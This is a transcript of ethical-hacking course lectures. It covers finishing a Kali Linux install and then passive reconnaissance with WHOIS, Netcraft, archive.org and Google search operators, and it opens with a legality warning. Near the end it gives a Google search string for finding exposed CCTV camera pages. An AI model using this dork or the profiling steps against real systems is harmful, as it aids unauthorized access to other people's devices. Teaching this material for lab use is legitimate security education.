
It is recommended for new users.

(Refer Slide Time: 08:41)




Now, finish partitioning and write changes to disk. Yes. Now, put yes.

(Refer Slide Time: 08:45)




Now, it will take some time to install the system.

(Refer Slide Time: 09:01)




A configure the package manager; use a network mirror, I select no. Now, it is installing grub boot loader. It is very important.

(Refer Slide Time: 09:15)




So, install the grub boot loader on a hard disk, always yes.

(Refer Slide Time: 09:19)



Now, for the first time not manually use */dv/hda*.

(Refer Slide Time: 09:37)




Now, it is finishing the installation. Finish the installation, continue.

(Refer Slide Time: 09:49)



Now, Kali Linux is already installed and it opening now.

(Refer Slide Time: 09:57)



So, now use the username root and password which we provide at the time of installation. Yes, now there is the Kali Linux. We successfully installed Kali Linux into the virtual platform.

Now, always remember that before going to install any operating system into virtual platform, always enable the virtualization option in your BIOS setup. Now, this way you

can install other operating system such as windows XP, windows 7, 8, 10, and other Linux operating system also and this way you can set up your own lab environment.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 17
Demonstration Part II

(Refer Slide Time: 00:18)

Legality

In this course the lab exercise or demo will be attempt only inside our internal network and web application. Please Note that most of the attacks described in the lectures are **ILLEGAL**. So only try in your own network and web applications. It is better if you rather disconnect your machine from internet. NPTEL will not responsible for any actions performed outside your own lab environment.



In this course the lab exercise or demo will be attempt only inside our internal network and web application. Please note that most of the attacks described in the lectures are illegal. So, only try your own network and web application. It is better if you would rather disconnect your machine from internet. NPTEL will not be responsible for any action performed outside your own lab environment.

(Refer Slide Time: 00:54)



Now, we will discuss about first phase of hacking reconnaissance. Reconnaissance is the phase where the attacker gathers information about the target using the active path, passive needs, passive information gathered. In passive information gathering, we gather information not find directly communicating with effective. We may gather information from any other source, may from search, different search engines, social site or company website.

We can also gather information using open web like who is Netcraft history of the website like archive.org, maybe sometimes we also use Google search and some search operator in Google like site in url, file type etc.

(Refer Slide Time: 01:59)



Now have a look WHOIS database looker. WHOIS allows us to access information about the target including registration details, IP address, contact information containing the addresses, email id, phone number. It also displays domain owner and domain register.

(Refer Slide Time: 02:40)



Suppose we want to gather information about the domain *microsoft.com*.

(Refer Slide Time: 03:01)

microsoft.com whois lookup - who.is - Mozilla Firefox

microsoft.com whois lookup · who.is - Mozilla Firefox

who.is - search for domains & IP addresses.

microsoft.com is already registered. Interested in buying? Make an Offer

.com .net .org .rocks .news .ninja .social

microsoft.com

Whois DNS Record Diagnostics

Registrar info

Name: MarkMonitor, Inc.
Whois Server: whois.markmonitor.com

Get a \$7.99 .COM domain with promo code NAME799

name.com

Now, see the result.

(Refer Slide Time: 03:08)

microsoft.com whois lookup - who.is - Mozilla Firefox

microsoft.com whois lookup · who.is - Mozilla Firefox

who.is - search for domains & IP addresses.

Registrar info

Name: MarkMonitor, Inc.
Whois Server: whois.markmonitor.com
Referral URL: http://www.markmonitor.com
Status: clientDeleteProhibited [https://www.icann.org/epncclientDeleteProhibited]
clientTransferProhibited [https://www.icann.org/epncclientTransferProhibited]
clientUpdateProhibited [https://www.icann.org/epncclientUpdateProhibited]
serverDeleteProhibited [https://www.icann.org/epnserversDeleteProhibited]
serverTransferProhibited [https://www.icann.org/epnserversTransferProhibited]
serverUpdateProhibited [https://www.icann.org/epnserversUpdateProhibited]

Important Dates

Expires On: 2021-05-03
Registered On: 1991-09-02
Updated On: 2014-10-15

Name Servers

ns1.msn.net 208.84.0.53

Get a \$7.99 .COM domain with promo code NAME799

Online greatness is just a click away. Register your .COM domain for only \$7.99.


Start your search

Use promo code NAME799

name.com

We already gather information about the registered date, update on, expire on and different name server.

(Refer Slide Time: 03:21)



Registered data like name, organization, address, city, state, postal code country even if email id and phone number also.

(Refer Slide Time: 03:38)



Now, using Netcraft we can also gather information. Netcraft is an internet service company based in England. Using this service one can find the list of sub domain and the operating system of the corresponding server. Now suppose using Netcraft tool we are going to gather information about the same domain *microsoft.com*.

(Refer Slide Time: 04:21)

The screenshot shows the Netcraft search interface. The search bar contains "sitecontains microsoft.com". The results table has columns: Site, Site Report, First seen, Netblock, and OS. The results list various Microsoft subdomains and their details:

Site	Site Report	First seen	Netblock	OS
1. go.microsoft.com	November 2011	akamai technologies	300	
2. www.microsoft.com	August 1995	akamai technologies, be	300	
3. support.microsoft.com	October 1997	akamai technologies, be	300	
4. download.microsoft.com	September 1998	akamai technologies, be	300	
5. internet.microsoft.com	August 1998	microsoft corporation	windows server 2012	
6. media.microsoft.com	September 1998	microsoft corporation	windows server 2012	
7. answers.microsoft.com	August 2009	akamai technologies, be	300	
8. wwwcatalogupdate.microsoft.com	December 2010	microsoft corporation	windows server 2010	
9. windowsxp.msn.click	June 1998	akamai technologies, be	300	
10. www.msblast.microsoft.com	August 2008	microsoft corporation	windows server 2012	
11. catalogupdate.microsoft.com	October 2007	microsoft corporation	windows server 2008	


Now, see we get all the sub domain for that particular domain *microsoft.com* and the corresponding OS in which that particular server is running.

(Refer Slide Time: 04:37)

The screenshot shows the Wayback Machine interface. The search bar contains "nptel.ac.in". The main page features the Wayback Machine logo and a search bar. The sidebar includes links for SUPPORT, CONTACT, ABOUT, PROJECTS, HELP, DONATE, JOBS, VOLUNTEER, and ANNOUNCEMENTS. The announcements section highlights "The Future of Creative Copyright", "Laws Right", "Hamilton Public Library joins Open Libraries", and "How You Played Alice Today?".


History of the website; it is very easy to get a complete history of any website using *www.archive.org*. Now suppose using the archive dot org we are going to search the history of the website *nptel.ac.in*.

(Refer Slide Time: 05:29)



Now, see the particular domain started in the year 2013 and year 2013 there is only one update that is on December 10.

(Refer Slide Time: 05:42)



(Refer Slide Time: 05:51)



Now, suppose I want to see the website at that particular date 10th December 2013. It is just welcome to. Now suppose I want to see the web application in any other previous date.

(Refer Slide Time: 06:20)



Now, see the website is look like this in December 28, 2014. So, now this way we can gather information from a web application in any previous day. Google search; the Google search engine is a hacker's best friend especially when it comes to information gathering. Google supports the use of various search operators which allow user to


narrow down and pinpoint search results. Now, we discuss about some basic operators in Google search.

(Refer Slide Time: 07:09)




Site operator; site operator has been used to limit the result for a particular site. For example, suppose we are going to limit our search result with only the site *microsoft.com*. So, now I am opening my browser and using the site operator.

(Refer Slide Time: 07:37)




I will search for only *microsoft.com* domain.

(Refer Slide Time: 08:01)



Now, see the result. We get only those result which is related with the site *microsoft.com*. See *microsoft.com*, *microsoft.com*. So, all the search result is basically related with the domain that means with the site *microsoft.com*. Let us filter those out to see what others sub domains may exist at *microsoft.com*.

(Refer Slide Time: 08:49)




So, we are going to search site *microsoft.com* – *www.microsoft.com*. So, now see this result basically subtract all the result which is related with the sub domain *www.microsoft.com*. So, you got all the results with the site *microsoft.com* other

than the sub domain www.microsoft.com. So, see we can get support.microsoft.com, todo.microsoft.com, support.microsoft.com and so on.


Now, we can also use intitle search parameter. So, using intitle search parameters, search only in those page title for a word or phrase, use exact match for pages. So, for example suppose I am searching intitle.

(Refer Slide Time: 10:06)




Then with the phrase penetration testing, so we will get all the result where penetration term or penetration testing phrase is basically related. See penetration testing here is also the term penetration testing is there.

(Refer Slide Time: 10:49)



So, by using intitle search parameter we can search a particular word phrase. Now, we also used inurl search parameter. So, using inurl search parameter we are basically look for a word or phrase in the document url that can combine with other terms.

(Refer Slide Time: 11:19)



Inurl colon then suppose I am searching login term. See so, using inurl search parameter we search all the login pages. That means, where the login page is available, it basically search that particular inurl.


Now, using the search parameter file type we can also search a particular file type like pdf, doc, excel, ppt like this. So, it basically match only a specific file type.

(Refer Slide Time: 12:12)

The screenshot shows a Mozilla Firefox browser window with the title bar "Mozilla Firefox". The address bar contains the query "inurl:microsoft.com filetype:pdf". The search results page from Google is displayed, with the first result being a PDF titled "Microsoft Azure Essentials - Fundamentals of Azure". The results are filtered by file type, as indicated by the "PDF" icon next to each result link. The search interface includes a sidebar with filters like "All", "News", "Videos", "Images", "Maps", "More", "Settings", and "Tools".

For example suppose inurl then *microsoft.com* and file type is basically pdf. Now see in the url *microsoft.com* we search for the file type pdf. So, for this particular search operation we get all the pdf file type in the url *microsoft.com*. Here we can also combine two or more search operator to narrow down our search result. In site *microsoft.com* we want to find ppt file with specific phrase penetration testing. So, our search string is like this.


(Refer Slide Time: 13:27)



Site then *microsoft.com*, then file type ppt and then the term penetration testing. Now see we get all the ppt file for a particular site *microsoft.com* related with the term penetration testing. Now how to use these search parameter to exploit some domain or IP addresses. I am giving you one example. Most of the CCTV camera application use the page with default name *control/userimage.html*.


So, use the search parameter *inurl control/userimage.html* to find out all the CCTV camera facing to the internet with default page *control/userimage.html*. Now have a look.

(Refer Slide Time: 15:01)



